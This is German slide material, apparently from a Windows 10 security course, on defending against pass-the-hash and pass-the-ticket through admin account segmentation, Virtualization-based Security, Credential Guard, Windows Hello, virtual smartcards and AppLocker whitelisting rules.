



Gegenstrategien PtH, PtT: Admin Account Segmentierung




2.4.	Virtualization-based Security, Virtual Trust Levels	41
2.4.1.	Direkter (physischer) Hauptspeicherzugriff und DMA	43
2.4.2.	Secure Kernel Code Integrity, Strong Code Guarantees	43
2.4.3.	Hard- & Software-Anforderungen für Virtualization-based-Security	44
2.5.	Credential Guard (Virtualization-based Security)	45
2.5.1.	Demonstration der Wirksamkeit von Credential Guard	46
2.5.2.	Aktivierung von Credential Guard	48
2.5.3.	Anforderungen für die Nutzung von Credential Guard	48
2.5.4.	Von Credential Guard nicht erfasste Angriffs-Szenarien	48

Virtualization-based Security, Virtual Trust Levels




Secure Kernel Mode, Secure User Mode





Credential Guard

- Local Security Authority Subsystem
- Credential Guard Trusted in IUM




2.6. Authentifizierung	49
2.6.1. Microsoft Passport	50
2.6.2. Biometrie mit Windows Hello.....	53
2.6.3. Virtuelle Smartcards.....	57







Enrollment



Search/Match



Windows Biometric Framework

2.7.	AppLocker – Application Whitelisting	60
2.7.1.	Überblick über die Fähigkeiten von AppLocker	60
2.7.2.	AppLocker Regelwerk	61
2.7.3.	Aktivierung des AppLocker-Dienstes: Anwendungsidentität	68
2.7.4.	Best-Practice Empfehlungen zur Nutzung von AppLocker	69
2.7.5.	Konfiguration des AppLocker-Modus: Audit / Enforcement	70
2.7.6.	Unterschied: AppLocker / Software Restriction Policies (SRP)	72
2.7.7.	Unterschied: AppLocker in Windows 10 (im Vergleich zu Win 7)	72

AppLocker inkl. Vorschläge zum Regelwerk

The screenshot displays the Windows Group Policy Editor (Editor für lokale Gruppenrichtlinien) with the following components:

- Left Pane:** A tree view showing the hierarchy of policies. Under "Anwendungssteuerungsrichtlinien", "AppLocker" is expanded, and "Ausführbare Regeln" is highlighted with a red box.
- Main Pane:** A table of existing policies:

Aktion	Benutzer	Name
Zulassen	Jeder	(Standardregel) Alle Dateien im Ordner "Programme"
Zulassen	Jeder	(Standardregel) Alle Dateien im Ordner "Windows"
Zulassen	VORDEFINIERT\Administratoren	(Standardregel) Alle Dateien
- Eigenschaften von Zulassen Dialog:** A dialog box for editing the "Zulassen" rule. The "Ausnahmen" tab is active, showing a list of exceptions with columns for "Ausnahme" and "Typ". A dropdown menu is open, showing options: "Pfad", "Herausgeber", "Pfad", and "Dateihash".
- Herausgeberausnahme Dialog:** A dialog box for configuring a publisher exception. It includes a "Referenzdatei:" field with the value "C:\Windows\System32\cmd.exe" and a "Durchsuchen..." button. Below is a slider control for "Beliebiger Herausgeber" and a list of publisher entries, including "O=MICROSOFT CORPORATION, L=REDMOND". Other fields include "Produktname:", "Dateiname:" (set to "CMD.EXE"), and "Dateiversion:" (set to "und höher").

AppLocker auch für Universal Apps (AppStore)

App-Paketregeln erstellen

 **Herausgeber**

Vorbereitung
Berechtigungen
Herausgeber
Ausnahmen
Name

Wählen Sie entweder aus einer Liste der App-Pakete aus, die auf diesem Computer installiert sind, oder suchen Sie nach einem Installer für App-Pakete, der als Referenz für die Regel verwendet werden soll. Verwenden Sie den Schieberegler, um die Eigenschaften zur Definition der Regel auszuwählen. Je weiter Sie den Schieberegler nach unten verschieben, desto spezifischer wird die Regel. Wenn sich der Schieberegler in der Position "Beliebiger Herausgeber" befindet, wird die

Ein installiertes App-Paket als Referenz verwenden

Microsoft Solitaire Collection

Installer für App-Pakete als Referenz verwenden

- Beliebiger Herausgeber

- Herausgeber: CN=Microsoft Corporation, O=Microsoft Corporati

